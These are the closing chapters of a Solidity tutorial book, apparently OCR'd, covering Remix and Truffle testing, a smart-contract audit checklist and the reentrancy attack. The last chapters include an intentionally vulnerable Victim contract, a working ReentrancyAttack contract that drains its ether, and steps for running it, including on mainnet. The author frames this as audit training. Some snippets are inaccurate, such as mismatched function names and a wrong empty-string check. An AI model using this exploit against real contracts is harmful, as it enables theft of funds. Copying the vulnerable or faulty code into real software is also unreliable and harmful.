
```
    if(lastIds[msg.sender] >= maxAmountOfTodos)
lastIds[msg.sender] = 0;

    else lastIds[msg.sender]++;

}
```

This `addTodo` function receives as an argument the `bytes32 _content` of the note to create. To test it, I'll go to Remix.ethereum.org, I'll deploy the entire contract to the Javascript VM and I'll execute that function with the following values: `“”, “short text”, “this is an example of a long text”, “this is exactly 32 characters ye”`

After executing an empty string like this:



I receive this response:



```
transact to TodoList.addTodo pending ...

[vm] from:0xca3...a733c, to:TodoList.addTodo(bytes32) 0x692...77b3a, value:0 wei, data:0xda2...00000, 0 logs, h
ash:0x74f...bafd2
```

status	0x1 Transaction mined and execution succeed
from	0xca35b7d915458ef540ade6068dfe2f44e8fa733c
to	TodoList.addTodo(bytes32) 0x692a70d2e424a56d2c6c27aa97d1a86395877b3a
gas	3000000 gas
transaction cost	99021 gas
execution cost	77621 gas
hash	0x74fe06d87d2dd4e01013200ad0fcafe0ac3a0005df2690a47cf75eaa7a4bafd2
input	0xda2f64600000000000000000000000000000000000000000000000000000000000000000
decoded input	{ "bytes32 _content": "0x0000000000000000000000000000000000000000000000000000000000000000" }
decoded output	{}
logs	[]
value	0 wei


Which is essentially saying that the `_content` argument received has a value of `"0x0000000000000000000000000000000000000000000000000000000000000000"`, an empty 32 bytes hexadecimal value.

Now it's time to ask yourself:

- Is this value what I want to store as a to-do note?
- Do I want people to be able to create empty notes like this one?


Your response is probably no. Because there's no reason to create empty notes.

The problems is that, as of now, you can create empty notes without errors. The transaction is processed successfully. Which you can verify by getting the value of the first to-do with this button:



That's the public mapping `todos`. You already know that public variables automatically create getter functions to check their values. In this case I'm sending the address of the current virtual machine user and the 0 value as the second parameter because I want to see if the first note has been created or not.

After clicking the button, I receive this response:



```
▸ 0: uint256: id 0
                              1: bytes32: content
▸ 0x000000000000000000000000000000000000000000000000000000000000000
                                     0
▸ 2: address: owner 0xca35b7d915458ef540ade6068dfe2f44e8fa733c
▸ 3: bool: isCompleted false
▸ 4: uint256: timestamp 1519736022
```

That shows me that the note has been created, with an id 0 and empty content.

We knew that the note was created successfully when the function transaction was processed without errors, but it's good practice to physically verify that it's indeed there. Do the same process every time you execute a function that modifies the state of the variables in the contract.

Remember that we're doing this for testing the functions to make sure they work as expected when the users send any value. And we want to get rid of empty notes. So you need to modify the code to adapt to the changes by simply adding the following at the top of the function:

```
require(bytes(_content)[0] > 0);
```

That's how you check if a string is empty. You convert it to bytes and you check if the first byte `[0]` is empty (zero) or not. You can't check the length of a string directly as of now.

That's great. But before modifying and deploying the code again to see if the changes are working as expected, you want to test the remaining user cases that we defined earlier. Those values are: `“”`, `“short text”`, `“this is an example of a long text”`, `“this is exactly 32 characters ye”`

After testing those different values, I've noticed that when I execute the function with the text `“this is an example of a long text”` the actual value stored is this bytes32 hexadecimal value:

```
"0x746869732069732061 6e206578616d706c65206f662061206c6f6e6720746
578"
```

Which, when converted to text with this function of web3:

```
web3.toUtf8("0x7468697320697320616e206578616d706c65206f662061206
c6f6e6720746578")
```

Gives me the value: `"this is an example of a long tex"`

You can see that the last `t` letter is missing. That's because the texts in bytes32 are limited to 32 characters. You now have to ask yourself if this is a situation that you want to allow in your function or if you consider this to be a problem.

However, in the real world, our time is limited. We don't want to add too much complexity to the Smart Contract and we want to focus on things that could harm the users.

This is one of those cases where you could ignore that problem and just check in the front-end of your dapp that the note length is less than or equal to 32.

In any case, it's up to you to decide if the solution is worth your time. Because you'll face situations where an optional small improvement to the code could take you days if not weeks of work. Be smart and focus on what matters the most and find the easiest way to avoid problems when using the dapp.

Now you know how to manually test a Smart Contract with Remix. Remember that you have a nice list of things to test at the beginning of this chapter. Mark it somehow for when you need it.

44. How to test a Smart Contract with Truffle and Javascript

Truffle is a framework made for faster and more secure dapp development. It helps you with testing. Truffle provides you with tools to create Javascript and Solidity code that executes the Smart Contract with a set of tests that you'll write.

This is ideal for bigger projects where you're constantly updating the code with improvements because you want to be able to write the tests once and execute them with new code in different scenarios. Which is good to see if the new additions are affecting the existing code in unexpected ways.

For instance, if you write tests to a function that verifies that a variable has a specific value and you later add a new function that uses that variable, you'll be able to replay the same tests with this new code. You'll see if this new function is breaking the old code without you having to do the tests manually again because you already have them.

In order to use Truffle, the first thing is to initialize it on your project. If you haven't done already, go to the terminal and execute:

```
npm i -g truffle
```

To install Truffle globally with the package manager of node.js. If you get an error, try downloading node.js again from the official website and instally it https://nodejs.org/

Then, go to the project folder that contains all your code and do:

```
truffle init
```

This will create the necessary dependencies and the folders that you'll use. You see that they created a `test/` folder. That's where all the test code will live.

Go ahead and create a new file inside `test/` called `todoList.js`. Name it just like the name of the contract to test with the first letter in lowercase and JavaScript termination.

Open that file and start writing the testing code. The first step is requiring the contract code:

```
const TodoList = artifacts.require('./TodoList.sol')
```

Then create the test container:

```
contract('TodoList', (accounts) => {

})
```

You may have seen this notation with the keyword `describe()` instead of `contract()`. That's because Truffle uses a customized version of the testing framework mocha with chai for assertions. If you're familiar with them, you'll find testing that much easier.

After that, let's define a couple of empty tests:

```
const TodoList = artifacts.require('./TodoList.sol')


contract('TodoList', (accounts) => {

    it('should add a to-do successfully with addTodo() and a
short text')

    it('should not allow to add empty notes')

    it('should mark one of your to-dos as completed')

    it('should not allow external users to mark others to-dos as
completed')

})
```

You see that they are just the test definition. There's no code inside each test. I like to do it this way to later on fill the tests one by one, Truffle is smart enough to ignore empty tests. It's a great way to see what will be tested.

Start by testing if the constructor is setting the variables properly. If you don't have any, go to the first function that you want to test and write several cases with the expected behavior. This is called Behavior Driven Testing.

Follow this simple template if you are stuck when creating tests:

```
"It should <do-something> when executing <function>"
```

In bigger projects, you want to test all the possible situations that a function should go through with all the variations to the arguments as you saw in the chapter above.

After defining the test, initialize the contract with the `beforeEach()` function. This function re-deploys the TodoList contract before each test to have a clean instance to work with. This is needed to be able to execute the functions of it:

```
const TodoList = artifacts.require('./TodoList.sol')

let todoInstance


contract('TodoList', (accounts) => {

     beforeEach(async () => {

          todoInstance = await TodoList.deployed()

     })
```

```
    it('should add a to-do successfully with addTodo() and a
short text')

    it('should not allow to add empty notes')

    it('should mark one of your to-dos as completed')

    it('should not allow external users to mark others to-dos as
completed')

})
```

TodoList.deployed() is a promise that returns the instance of the contract, which contains the functions, variables and address of the contract for testing.

Next, complete the body of each test like so:

```
const TodoList = artifacts.require('./TodoList.sol')

const assert = require('assert')

let todoInstance


contract('TodoList', (accounts) => {

    beforeEach(async () => {

        todoInstance = await TodoList.deployed()

    })


    it('should add a to-do successfully with addTodo() and a
short text', async () => {

        // Add a new todo

        await todoInstance.addTodo('example')

        // Check that it has been added

        const newAddedTodo = await
todoInstance.todos(accounts[0], 0)

        const todoContent = web3.toUtf8(newAddedTodo[1])

        assert.equal(todoContent, 'example', 'The content of the
new added todo is not correct')

    })

    it('should not allow to add empty notes')

    it('should mark one of your to-dos as completed')

    it('should not allow external users to mark others to-dos as
completed')

})
```

I'm using the `assert` module of node.js. It works the same way as the `require()` function in Solidity by checking if the values are equal or not. Then I created the test by adding a to-do with the function `addTodo`, checking if that to-do has been added to the list of `todos` and finally checking if the content of the to-do is the same as the initial 'example' test.

Truffle allows you to use web3 without having to import it or initialize it in the tests. I'm using the function `web3.toUtf8()` because we are storing the content of each to-do in a bytes32 variable, which is hexadecimal text that needs to be converted to utf-8 for reading it.


Here's the full code of all the contracts:

```
const TodoList = artifacts.require('./TodoList.sol')
const assert = require('assert')
let todoInstance

contract('TodoList', (accounts) => {
    beforeEach(async () => {
        todoInstance = await TodoList.deployed()
    })

    it('should add a to-do successfully with addTodo() and a
short text', async () => {
        // Add a new todo
        await todoInstance.addTodo('example')
        // Check that it has been added
        const newAddedTodo = await
todoInstance.todos(accounts[0], 0)
        const todoContent = web3.toUtf8(newAddedTodo[1])
        assert.equal(todoContent, 'example', 'The content of the
new added todo is not correct')
    })
    it('should not allow to add empty notes', async () => {
        try {
            await todoInstance.addTodo('')
            assert.ok(false, 'The contract should reject an
empty todo')
        } catch(e) {
            assert.ok(true, 'The contract is not allowing to add
an empty to-do, which is correct')
```

```
        }
    })
    it('should mark one of your to-dos as completed', async ()
=> {
        await todoInstance.addTodo('example')
        await todoInstance.markTodoAsCompleted(0)
        const lastTodoAdded = await
todoInstance.todos(accounts[0], 0)
        const isTodoCompleted = lastTodoAdded[3] // 3 is the
bool isCompleted value of the todo note
        assert(isTodoCompleted, 'The todo should be true as
completed')
    })
    it('should not allow external users to mark others to-dos as
completed', async () => {
        try {
            // Here we're trying to mark an new todo as
completed even though it hasn't been created and you're not the
owner of it
            await todoInstance.markTodoAsCompleted(0, {
                from: accounts[1]
            })
            assert.ok(false, 'The contract should reject this
case')
        } catch(e) {
            assert.ok(true, 'The contract is not allowing
external users to mark others to-dos as completed')
        }
    })
})
```

Before executing the tests, remember to deploy the contracts with Truffle. If you haven't done so, check the chapter "How to deploy a Smart Contract with Truffle". Start the `testrpc` in a separate terminal window for the tests. Although you don't have to deploy the contracts for testing, it's a good idea to do it if you want to execute the tests in the Ropsten blockchain.

Finally execute `truffle test` to execute the tests that you just written. Truffle will deploy all the contracts required on your tests and will execute all of them one by one without delays. You should see the contracts passing, if you have any errors read carefully the red text and fix everything:



```
PS C:\Users\merun\Desktop\decentralized-todos> truffle test
Using network 'development'.



  Contract: TodoList
    √ should add a to-do successfully with addTodo() and a short text (48ms)
    √ should not allow to add empty notes
    √ should mark one of your to-dos as completed (145ms)
    √ should not allow external users to mark others to-dos as completed (44ms)


  4 passing (314ms)
```

Congratulations! You now know how to test Smart Contracts with Truffle and Javascript. There's another way to do the testing with Solidity but we won't see it since it's quite complicated to make it work properly and it's constantly changing. In this chapter you've learned:

- How to use Remix to test and deploy contract on the virtual machine
- How to test with Remix and what steps to follow for improving the code
- How to test with Truffle by using testrpc
- How to write the tests in Javascript and how to execute them

45. How to audit a Smart Contract the right way

Imagine that you create a Smart Contract that stores people's money. Like a decentralized bank. You write the code, you test it and you deploy it to Ropsten.

That's great but you're not done.

Because if you deploy it to the mainnet as it is, you may find out that some hacker found a bug in your code that allows him to steal money from the contract. Not only that, he took ownership of that contract and is redirecting all the payments to himself.

You can't do anything because the Ethereum addresses are anonymous and the contract can't be deleted.

It's already too late. The time to fix the bugs is over.

That's where Smart Contract auditing comes into place. It's a process where an external developer analyzes the code to find potential vulnerabilities that could compromise the code. Essentially, reading and interacting with the contract with the goal of finding problems in it. Security problems.

It's a very profitable activity that you can perform as an experienced Smart Contract developer for helping others secure their contracts because people understand the risks of deploying code on the permanent blockchain. Note however, that you need a lot of experience to be a trusted auditor.

Startups will want to make sure you can analyze the code for finding dangerous vulnerabilities. Once you complete several Ethereum projects, dapps and Smart Contracts, you'll have the necessary experience for getting paid auditing jobs.

The objective of the audit is to generate a pdf report with all the findings even if there aren't vulnerabilities.

My goal for the next chapter is that you understand the basis for performing an audit. You'll learn timeless advice that you can apply to any type of auditing service.

46. The 10-step guide for auditing any Smart Contract

Before getting the code that needs to be audited from a client, you need to understand the purpose of that contract. If it's a ICO contract, read the whitepaper. Otherwise, ask the client what's the goal of that contract because you need to know the background of it.

You're not only securing the contract by analyzing it but you're also helping the business create a Smart Contract that fits their needs.

When you understand the idea behind the code, you'll spot things that shouldn't be there.

For that reason, these are the steps that you need to follow. Mark this page somehow for reference it later when you need it:

1. Understand the purpose behind the code. Ask the client endless questions to make sure you get the message. Read the whitepaper if there's any.
2. Start reading the code. You'll usually find several contracts combined with imports for organizing the logic better. In those cases, you want to start reading the contract with the less amount of code that the others depend on.

   For instance, let's say that you have a helper contract called `SafeMath.sol` dedicated for making mathematical calculations like a `min()` function of 2 numbers, the `max()` of 3 numbers and so on. This contract doesn't depend on other contracts because it contains general purpose functions that anybody can use. On the other hand, you have a contract called `CrowdsaleBase.sol` that imports several smaller contracts with complex logic. Which one would you choose to start auditing? The SafeMath.sol one, right?

   Because you know that it's easier to start by the smallest pieces of code without having to go back and forth between 800 different contracts. It's the only way to conduct an audit from start to end in a reasonable timeframe.

   In summary, start by reading the smallest contract first. Then continue with the remaining contracts until you've read and understood the general logic of all of them. You don't want to start analyzing in detail at this point, you're just getting an idea of what is in there for later.
3. Now you can go deeper by trying to understand the bigger functions. It's important that you fully understand how the code is working before the actual audit. Continue after you've read and understood all the functions.
4. At this point you can start auditing the code. There are different ways to audit contracts and all of them are valid. My own personal style consists on analyzing line by line each of the contracts by reading the lines and whenever I find some improvement or vulnerability, I write it down in a separate document like this:

   ContractExample.sol

   ---

Line 127: In this function there is a medium vulnerability where users are able to purchase more tokens by paying less ether than expected because it isn't checking the current balance of the user.

You get the idea. A simple format to show people that there's an issue in that line with the name of the contract at the top.

Do this with all the lines where you have something to say until you've revised all the Smart Contracts.

5. After analyzing the contracts line by line, you must actively test the sections where you think there could be a problem. For instance, if there's a function that accepts numbers, strings and addresses, you have to check that all those parameters are working perfectly in the function.

   Test manually the different values of those parameters to cover most of the possibilities. If a function receives a number, try to execute the function with extreme values like 0, 299, 1 billion and so on.

   Continue analyzing the functions in detail, especially the most complex ones.

6. Try different attacks. In Solidity there are some widely known attacks such as the reentrancy, overflow and the delegatecall problem. We'll later explore in detail how the reentrancy one works. Just remember that they exist to know if a contract is at risk or not.
7. After testing different attacks and tests with Remix, save the transaction hashes of all of them and show them in your audit report. People want to see that you actually did the work. You can create a section called "Attacks Tested" where you explain what you did in each situation with the transaction hash to back it up so that people can take a look at the transaction in etherscan or any block explorer.

   This includes the additional tests that you wrote for some functions. If the contract is short and there's no need for writing tests, you can simply skip this section.
8. Now it's time to organize your findings. I usually create 3 sections called "Critical Issues Found", "Medium Severity Issues Found" and "Low Severity Issues Found". If there are none, I just write "There are no medium severity issues in this contract".
9. After writing the security issues, I start analyzing the code for smaller improvements. Things like the visibility of the functions, the name of the variables and so on. They are important suggestions when it comes to improving the code for future versions. Add those suggestions in the line-by-line analysis.
10. Finally, I write the conclusion of the contract. What did I find that was interesting, how good is the code, what must be improved and so on just to summarize things up.

Follow those 10 simple steps to create an audit for your clients and you'll improve over time. My last suggestion is that you continue learning Smart Contract auditing by reading audits of other developers since everybody has something unique that you can copy for better audits.

47. The Reentrancy Attack

The reentrancy attack is one of the most powerful and dangerous attacks that someone can make to a Smart Contract since it allows you to extract all the ether stored inside a contract.

It's a common issue in old Token and "bank" contracts that store ether for managing the balance of the users.

The reentrancy attack is possible when there's a contract with the following function:

```
msg.sender.call.value(1 ether)();
```

That's the low-level function to execute a `.transfer()` with 1 ether. Essentially, it sends some amount of ether to the `msg.sender` with the gas available in that function execution. For instance, if an external Smart Contract executes this function with 4 million gas:

```
function doSomething() public payable {
      msg.sender.transfer(100 finney);
}
```

That `msg.sender` contract will receive the transfer in the fallback function with 21,000 gas. Because the transfer function only allows 21 thousand gas even though you have about 3.9 million gas left for executing the code.

This means that the receiver contract won't be able to do anything when the fallback function is executed in response to the transfer. There isn't enough gas.

Here's a simple diagram of what happens when a contract executes another:

→ Contract A

→ Executes function `doSomething()` of contract B

→ Contract B executes the fallback function of contract A because there's a transfer in the `doSomething()` function
→ The fallback function of Contract A is executed with 21k gas and it ends there, you execute any code inside that fallback function because of the limited gas

However, if you the `doSomething()` function looks like this:

```
function doSomething() public payable {
      msg.sender.call.value(100 finney)();
}
```

The diagram will be different:

→ Contract A

→ Executes function `doSomething()` of contract B

→ Contract B executes the fallback function of contract A because there's a `call.value()()` in the `doSomething()` function
→ The fallback function of Contract A is executed with **the remaining gas** of the function execution

→ Contract A can do anything in the fallback function with that remaining gas

That's where the problem resides. When the fallback function is executed with the remaining gas, maybe about 3.9 million gas, the contract A that started the execution will be able to call the contract B **again** without stopping the execution, recursively like so:

→ Contract A fallback function() -> Contract B doSomething() -> fallback function() -> doSomething() -> …continues until the gas ends or when the contract A decides to stop.

48. Example of a Reentrancy Attack

It's an advanced attack and probably the most complex one out there so in order to understand it, I've prepared a couple of contracts where the reentrancy attack is possible to show you how it's done:

```
pragma solidity 0.4.20;

contract Victim {

  mapping (address => uint) public balances;

  function Victim() public payable {}

  function increaseBalance() public payable {

    balances[msg.sender] = msg.value;

  }

  function extractValue() public {

    msg.sender.call.value(balances[msg.sender])();

    balances[msg.sender] = 0;

  }

  function showThisBalance() public constant returns(uint256) {

    return this.balance;

  }

}


contract ReentrancyAttack {

    Victim public victim;

    event ShowFunctionCalled(string);

    function () public payable {

        ShowFunctionCalled('fallback()');

        if(victim.balance >= 1 ether) {

            victim.extractValue();
        }
    }
    // Constructor to set the victim and send some ether to it
for the balance
    function ReentrancyAttack(address _victim) public payable {
        victim = Victim(_victim);
        victim.increaseBalance.value(msg.value)();
    }
    function attack() public {
        ShowFunctionCalled('attack()');
        victim.extractValue();
    }
    function showThisBalance() public constant returns(uint256){
        return this.balance;
    }
    function die() public {
         selfdestruct(msg.sender);
    }
}
```

I've highlighted the fallback function and the call.value() function because they are the most important elements in a reentrancy attack.

There are 2 contracts there:

- **Victim:** which is the contract that contains the vulnerable function `.call.value()()` that you're going to exploit for extracting all the ether inside this contract. It has the following functions:
    - **The constructor Victim():** It's a simple payable constructor used to increase the total ether balance of the contract for testing the reentrancy attack.
    - **IncreaseBalance:** Used to increase the internal mapping balance of a user by sending some ether inside the contract.
    - **ExtractValue:** To extract the ether balance of a user after increasing it.
    - **ShowThisBalance:** A helper function to check the balance of that contract in order to see if it contains ether and to verify that the attack successfully extracted all the balance of that contract.
- **ReentrancyAttack:** This is the contract that will attack the Victim contract with the reentrancy technique for extracting its ether.
    - **Fallback function:** The fallback function will be executed when the victim executes `.call.value()()` for receiving the ether. Its purpose is to recursively call the extract function until all the ether is stolen.

- **The constructor ReentrancyAttack():** Used to set the address of the victim contract that will be attacked.
- **Attack:** For starting the attack by calling the extract function.
- **ShowThisBalance:** To check if the balance of this contract has increased after stealing the ether from the victim.
- **Die:** A function to kill the contract and send the entire ether balance of the ReentrancyAttack contract to the `msg.sender`. The contract won't be deleted from the blockchain but all the variables and functions will become inaccessible.

Remember that I'm showing you this so that you understand the types of attacks that are out there to fix the code that you audit. Recognizing such attack is vital.

When you're auditing, and you find something similar to the code of the Victim Smart Contract, it's your responsibility to attack it in a test environment and see if it's vulnerable to a reentrancy attack or not.

How would you attack the victim contract with the reentrancy attack?

1. First you create the ReentrancyAttack contract with those functions.
2. Then you deploy it to the same network the victim contract is using. If it's deployed on Ropsten, you deploy the ReentrancyAttack contract on Ropsten. If it's deployed on mainnet, you do the same.
3. Your goal is to execute the `extractValue()` function of the Victim contract because it contains the `call.value()()` function used to extract the ether of the contract. You see that the `msg.sender.call.value()()` function is sending the `balances[msg.sender]` the balance of the sender. That determines how much ether are you getting.
4. How do you increase your balance? You send ether to the `increaseBalance()` if you send 1 ether, your `balances` will be exactly 1 ether. So you'll be able to extract 1 ether from that contract.
5. Now comes the fun part. Execute the function `attack()` of the ReentrancyAttack contract and see how the money starts coming in.
6. After getting the money, you can extract it with the `die()` function which will send you all the ether back.

What happened there?

When you executed the `attack()` function, you started the reentrancy because that function is calling `extractBalance()` of the victim. After that, the fallback function is executed as we saw earlier and it continues to do so until the ether balance of the victim is zero.

Note that it's important to stop the reentrancy with an if statement like this:

```
if(victim.balance >= 1 ether) victim.extractBalance();
```

Because if you don't stop it, you'll run out of gas and you won't get the ether since all the transfers are chained together. That if statement will stop the reentrancy if the balance of the victim contract is less than 1 ether. Why less than 1 ether? Because we decided that we want to extract 1 ether at the time when we executed the `increaseBalance()` function of the victim.

You can choose a smaller balance but have in mind that you'll run out of gas if your balance is too low because there will be lots of fallback function calls chained together.

That's pretty much all for executing a reentrancy attack. You've learned the following in this chapter:

- What is the Reentrancy attack and why it matters.
- How to execute it.
- How to spot vulnerable contracts.

49. Conclusion

Congratulations, you've completed the book! Now you have a solid understanding about how to create Smart Contract, dapps, audits and everything in between. I've covered the main aspects that I believe people will want to learn about when it comes to Solidity.

This is all from my own experience by working in several startups and making my own decentralized projects. There's of course much more out there. You'll learn along the way the little details that make you an expert.

My last piece of advice is that you go ahead and apply all this knowledge. Create a project. Look at some existing software and make it decentralized. Think about ways you can improve the world by removing the middlemen of the biggest applications with your own dapps.

You can use this book as a reference for when you're testing, auditing or creating dapps since I summarized the main aspects of each section.

Thank you for reading this book. If it helped you, share it with your friends. You can follow me on medium and twitter. I also have an exciting private facebook group called "Ethereum Developers" which you can join for free to learn and help others so that everybody learns faster by sharing.

This book took me 3 months to write and 1 year of learning + working on Ethereum projects. If you think it's worth your money, contact me on merunasgrincalaitis@gmail.com to make a donation. You can also contact me for any project you may be wanting to do.

Have a great day,

Merunas.